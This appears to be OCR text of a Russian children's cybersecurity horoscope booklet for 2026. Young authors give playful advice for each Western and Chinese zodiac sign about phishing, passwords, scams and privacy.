
напоминание

сфокусироваться только на одном деле

#пребудет с тобой сложный пароль!

Вика Дышлевая

РАК



никакого доступа к моим папкам!

Дарья Ермолаева

Вы сможете поехать в одну из стран на отдых. Обратите внимание на свое здоровье, занимайтесь спортом, используйте косметику. Внимательно проверяйте входящие письма в компьютере.

Лиза, 7 лет

Вы купите дорогую машину, о которой мечтали много лет. Уделите себе больше внимания, занимайтесь спортом — это поможет вам в работе.

Настя, 11 лет

В новом году вас ожидают новые открытия в мире искусственного интеллекта. Возможно, вы примете звонок в Телеграм сами от себя. Берегите свои устройства и не переходите по подозрительным ссылкам.

Полина Гордеева, 10 лет

Рак, ты так любишь всех жалеть, что почти усыновил письмо с надписью «Ваш аккаунт заблокирован, пришлите номер карты». Но не надо! Это не ребенок — это обман с усами! Лучше обними кота, которого больше нет у Тельца, и включи мультики. В 2026 году ты захочешь спрятать свои секреты в секретной папке, но забудешь, где она. Кто-то захочет узнать, что у тебя на душе, но у него не будет доступа. Так и надо — пусть сначала получат доступ через доверие и доброту.

Леонид Нюхалов, 11 лет

ЛЕВ

#лучшие селфи только для себя

ВИРРУСЫ

#я самый бдительный

Вера Кулакова

Не играйте в онлайн-игры на деньги!

Заключайте договор о защите своих денег!

Не отвечайте на сообщения от незнакомых в Вотсапе!

Помните: интернет — огромное пространство, где есть и хорошие, и плохие люди!

Делитесь с близкими вашими новостями!

Лиза и Настя

Ваше обаяние привлечёт внимание, но будьте аккуратны с личными данными, не делитесь ими с каждым.

Федор Нарсия

В новом году есть большая вероятность узнать о новых интересных способах обмана и методах защиты. Главное, не теряйте бдительность.

Полина Гордеева, 10 лет

Лев, твоя харизма такая сильная, что даже спам отпишется сам. Ты сияешь в интернете как праздничная гирлянда! Но если тебе кто-то пишет «Ты самый классный, дай пароль», не ведись — это не фанаты, а фишинговые сайты. Не корми их своими данными! В 2026-м ты поймешь: настоящие друзья не по лайкам, а по тому, кто не шпионит за тобой. Ты сделаешь крутое селфи и почти выложишь его, но вовремя вспомнишь про приватность!

Леонид Нюхалов, 11 лет

ДЕВА

Девы, аналитический ум и внимательность помогут вам успешно справляться с киберрисками и защищать важную информацию.

Алиса Дашко, 9 лет

Вы получите дорогой подарок. Вам будет легко добиваться высоких результатов. Берегите здоровье и укрепляйте нервы.

Лиза, 7 лет

У вас всё будет отлично. Вас ждёт успех в повышении образовательного уровня. Доверьтесь своей интуиции. Берегите нервы, избегайте конфликтов.

Настя, 11 лет

В новом году вам предстоит навести порядок в документах, электронных подписях и не забыть полить кактус.

Полина Гордеева, 10 лет

Дева, ты такой аккуратный, что проверишь сайт, потом проверишь антивирус, потом ещё позвонишь бабушке и спросишь, можно ли туда заходить. Молодец! Только не забывай иногда заходить, а не только проверять. В 2026 году ты будешь чистить память в телефоне так часто, что удалишь уроки по ошибке. Но ничего, ты и так всё знаешь.
А ещё ты заведёшь таблицу «Кто достоин быть в моём окружении», и вирусы туда не попадут. А в следующем году ты поймаешь вирус, только если он сам тебе напишет с грамматической ошибкой.

Леонид Нюхалов, 11 лет

Арина Кулакова

ВЕСЫ

Для Весов в 2026 году наступит время находить гармонию между технологией и безопасностью. Желаем уверенности и спокойствия в цифровом пространстве!

Алиса Дашко, 9 лет

Будьте готовы к получению крупного выигрыша в лотерею, более 3 миллионов. Не ведитесь на рискованные предложения. Не отвечайте на незнакомые звонки.

Лиза, 7 лет

Вы получите крупный выигрыш более 14 миллионов рублей и осуществите свою мечту. Занимайтесь своим здоровьем и физическим состоянием. Побольше мечтайте — и ваша мечта исполнится.


Настя, 11 лет

В новом году возможны интересные встречи и знакомства с разными творческими людьми. Будьте осторожны при заказе билетов, ведь сайты довольно часто подделывают.

Полина Гордеева, 10 лет

Весы, ты часами решаешь, принять куки или съесть настоящие. Пока решаешь, сайт устанет и уйдёт спать. Но ничего, безопасность прежде всего! Главное, не прими куки от сайта, где логотип нарисован в Paint. В 2026 году ты случайно поставишь 2 одинаковых пароля, и Вселенная подумает, что ты решил сделать перезагрузку своей жизни. Всё сбалансируется — даже Wi-Fi в школе начнёт ловить получше. Ты научишься ставить на «блок» не только пользователей, но и сомнения.

Леонид Нюхалов, 11 лет



Ксения Каштанова

СКОРПИОН

Ульяна Пчелкина

#ужалю всех взломщиков

В 2026 году вас ждёт освоение нового уровня руководства (думаю, что ждет карьерный рост). Испытаете яркие хорошие эмоции, и будет много радостных дней. Остерегайтесь плохих людей, которые могут вам навредить.

Лиза, 7 лет

2026 год откроет для вас много возможностей. Стройте грандиозные планы, они реально исполнятся. Доверяйте только проверенным источникам информации.

Настя, 11 лет

В новом году появится шанс узнать что-то новое и интересное. Не исключено, что к этому подтолкнёт встреча с мошенниками в интернете.

Полина Гордеева, 10 лет

Скорпион, ты сам себе антивирус. Только не переусердствуй, не надо проклинать соседа только за то, что он не выключил Bluetooth: он-то просто хотел спросить пароль... для мультиков. В 2026 году ты станешь шифровальщиком года: никто не поймет, что ты чувствуешь, но всем будет интересно. Кто-то попробует взломать твой Wi-Fi — и сразу получит в глаз гневным эмодзи. Ты отомстишь каждому, кто попробует его взломать. Ты придумаешь суперсложный пароль от души — и забудешь его на следующий день. И никто туда и не доберется, даже хакеры.

Леонид Нюхалов, 11 лет

СТРЕЛЕЦ

напоминание

создавать свои AI-шедевры

Вероника Морозова

Чтобы был футбол — самый лучший чемпионат. Чтобы у добрых человеков не было проблемов. Пожалуйста, соблюдайте безопасность на всех опасных маршрутах.

Яна Коробкова, 5 лет

Ваше стремление может привести к новым высотам, но будьте осторожны.

Федор Нарсия

В новом году появится шанс познакомиться с новым творчеством искусственного интеллекта. Возможно, вам даже понравятся такие AI-шедевры, как «Ночь, улица, фонарь, аптека» DJ БлокNote или же «Знаешь ли ты» в исполнении Егора Летова.

Полина Гордеева, 10 лет

Стрелец, в 2026 году ты поймешь: лучше быть настоящим, чем ставить фильтры. Ты научишься вычислять фейковые аккаунты с первого взгляда. Почти как супергерой. Потом захочешь стать блогером и случайно снимешь 40 видео про бывшего кота Тельца-соседа. Ты в 2026 году захочешь открыть сайт с «ШаурМяу» и случайно сломаешь китайский файрвол. Осторожней с клавишей Enter! Enter — это не ядерная кнопка. Хотя... кому я говорю?

Леонид Нюхалов, 11 лет

Время верить в добрые сказки и разгадывать загадки. Знайте: ваши стрелы попадут точно в цель, а к каждому шифру найдется свой ключ.

Алиса Воронкова, 8 лет

КОЗЕРОГ

Для Козерога в 2026 году наступает время укрепления знаний в области ИБ. Ваша настойчивость и внимательность помогут защитить важные данные и избежать киберугроз.

Алиса Дашко, 9 лет

Любите себя. Вы выиграете в лотерею 2 миллиона рублей. Вас могут обмануть мошенники. Будьте бдительны.


Лиза, 7 лет

В новом году появится возможность увидеть монеты в 1 крипторубль и 5 биткойнов, но нет уверенности, что они будут настоящими.

Полина Гордеева, 10 лет

Козерог — сам себе система безопасности. Ты будешь обновлять антивирус как обычно — по расписанию. Тебе все будут доверять пароли (и даже тайны). Ты придумаешь такой пароль, что сам забудешь, где его спрятал. Потом начнёшь допрашивать свою тетрадку. В 2026-м твоя тетрадка с паролями станет самым охраняемым предметом в доме, твоим личным сейфом. Только не пиши «секретный пароль» на обложке — это палево! Напиши пароли на носках — туда точно никто не заглянет.

Леонид Нюхалов, 11 лет



#самый продуманный

меня не провести

Юра Тимофеев

ВОДОЛЕЙ

Кира Протопопова

Компьютер будет понимать по моим мыслям, что ему нужно сделать. И как только я подумаю о новой игре, планшет сам её установит и подготовит прямо для меня, пока я делаю уроки. А потом пойду и сразу начну играть.

Юра Тимофеев

Год 2026 — твоё космическое путешествие по Галактике Интернет! Ты будешь открывать новые миры. Но каждый космонавт знает: шлем (антивирус) надо проверять, а люк (свой аккаунт) — закрывать на секретный пароль. Не спеши нажимать на вспышки «Срочно! Бесплатно!» — это может быть чёрная дыра для твоих данных!

Мила Шаркова, 6 лет

В новом году появится возможность отдохнуть от забот и тревог. Но это не точно. Будьте внимательны при подборе туров у туроператоров, ведь подделывают не только сайты, но и положительные отзывы и фото.

Полина Гордеева, 10 лет

Водолей, ты такой умный, что даже чайник в твоём доме не может подключиться к твоему Wi-Fi: он считает себя недостойным. Ты найдёшь способ защитить свои мечты — через фантазию, VPN и немного фольги на голове. Ты придумаешь новое приложение, но случайно назовёшь его «КотОблако». И оно взлетит! Телец и Рак тебе обзавидуются... В 2026-м ты станешь волшебником безопасности: хакеры будут бояться даже думать о тебе. Ты придумаешь такой интернет, что его будут ловить даже тараканы! Ты создашь свой суперзащищенный браузер, который будет блокировать вирусы, рекламу и мамины крики «Опять ты в телефоне?!». Только не забудь: если бабушка не может в нём открыть «Одноклассников» — значит, ты переборщил с защитой!

Леонид Нюхалов, 11 лет

РЫБЫ

Не бегите впереди паровоза. Ожидайте приятных сюрпризов. Не экономьте на себе.

Лиза, 7 лет


В новом году появится шанс проявить себя с лучшей своей стороны. Вы легко распознаете телефонного мошенника по его фразе «Я вас услышал» и определите поддельный сайт, который использует «0» за вместо «О».

Полина Гордеева, 10 лет

Рыбы, ты как антистресс в мессенджере, тебя никто не сможет удалить из «друзей», ты же такой милашка. Ты такой добрый, что захочешь усыновить троянского коня и дать ему имя Пушистик. Не надо. Лучше усынови кактус: он не следит за тобой через веб-камеру и не сливает твои фотки хакерам. В 2026 году ты отправишь сообщение не туда — и оно случайно сделает кого-то счастливым.

Леонид Нюхалов, 11 лет

не делать так



#это я слежу за вами

Рома Перкин

БОНУС ДЛЯ ТЕХ, КТО ПРЕДПОЧИТАЕТ

Добрый день. Меня зовут Миша Силкин. Я хочу вам рассказать про знаки зодиака на 2026 год — год Огненной Лошади.

#2026

Крыса

Не переходите по подозрительным ссылкам.
Не передавайте пароли и СМС. Будьте бдительны.

Бык

Всегда проверяйте ссылки, вложенные файлы в почте и в мессенджерах.
Всегда планируйте свои переписки и встречи по другим каналам.
Не дайте мошенникам обмануть себя.

Тигр

Обязательно читайте Positive Research — и ваша кибербезопасность будет в шоколаде! Наслаждайтесь жизнью. Не тратьте время на киберпреступников.

Кролик (Кот)

Вы очень бдительны и постоянно следите за новостями в кибер-безопасности, поэтому этот год для вас будет очень хорошим.

Дракон

Избегайте незнакомцев и подозрительных звонков. Доверяй, но проверяй. Вы очень много сидите в онлайн-играх!

Змея

Из-за уверенности вы можете потерять все свои игры на телефоне и на компьютере. Будьте внимательны и всегда слушайтесь родителей.

Лошадь

Отличное время учиться и получить новые знания. Но играм тоже надо уделять внимание. Вас хакеры не смогут обмануть.

Овца (Коза)

Надо много времени проводить на улице. Здоровье важнее всего. Не скачивайте непонятные игры. Вас могут обмануть.

Обезьяна

Если мошенники вас обманули и украли все данные, не надо плакать. Много общайтесь с родственниками и друзьями. Так будет безопаснее.

Петух

Очень хорошо справляйтесь с работой. Дальше ловите хакеров — и все узнают о ваших добрых делах. А мы будем просить писать безопасные игры.

Собака

Вы очень надёжный друг. Всегда помогайте вашим друзьям не попасться мошенникам. Продолжайте помогать.

Свинья (Кабан)

Всегда делитесь с друзьями игрушками. Не передавайте деньги мошенникам. Можно копить деньги и купить машинки.

ДЛЯ ЗАМЕТОК

ДЛЯ ЗАМЕТОК

ДЛЯ ЗАМЕТОК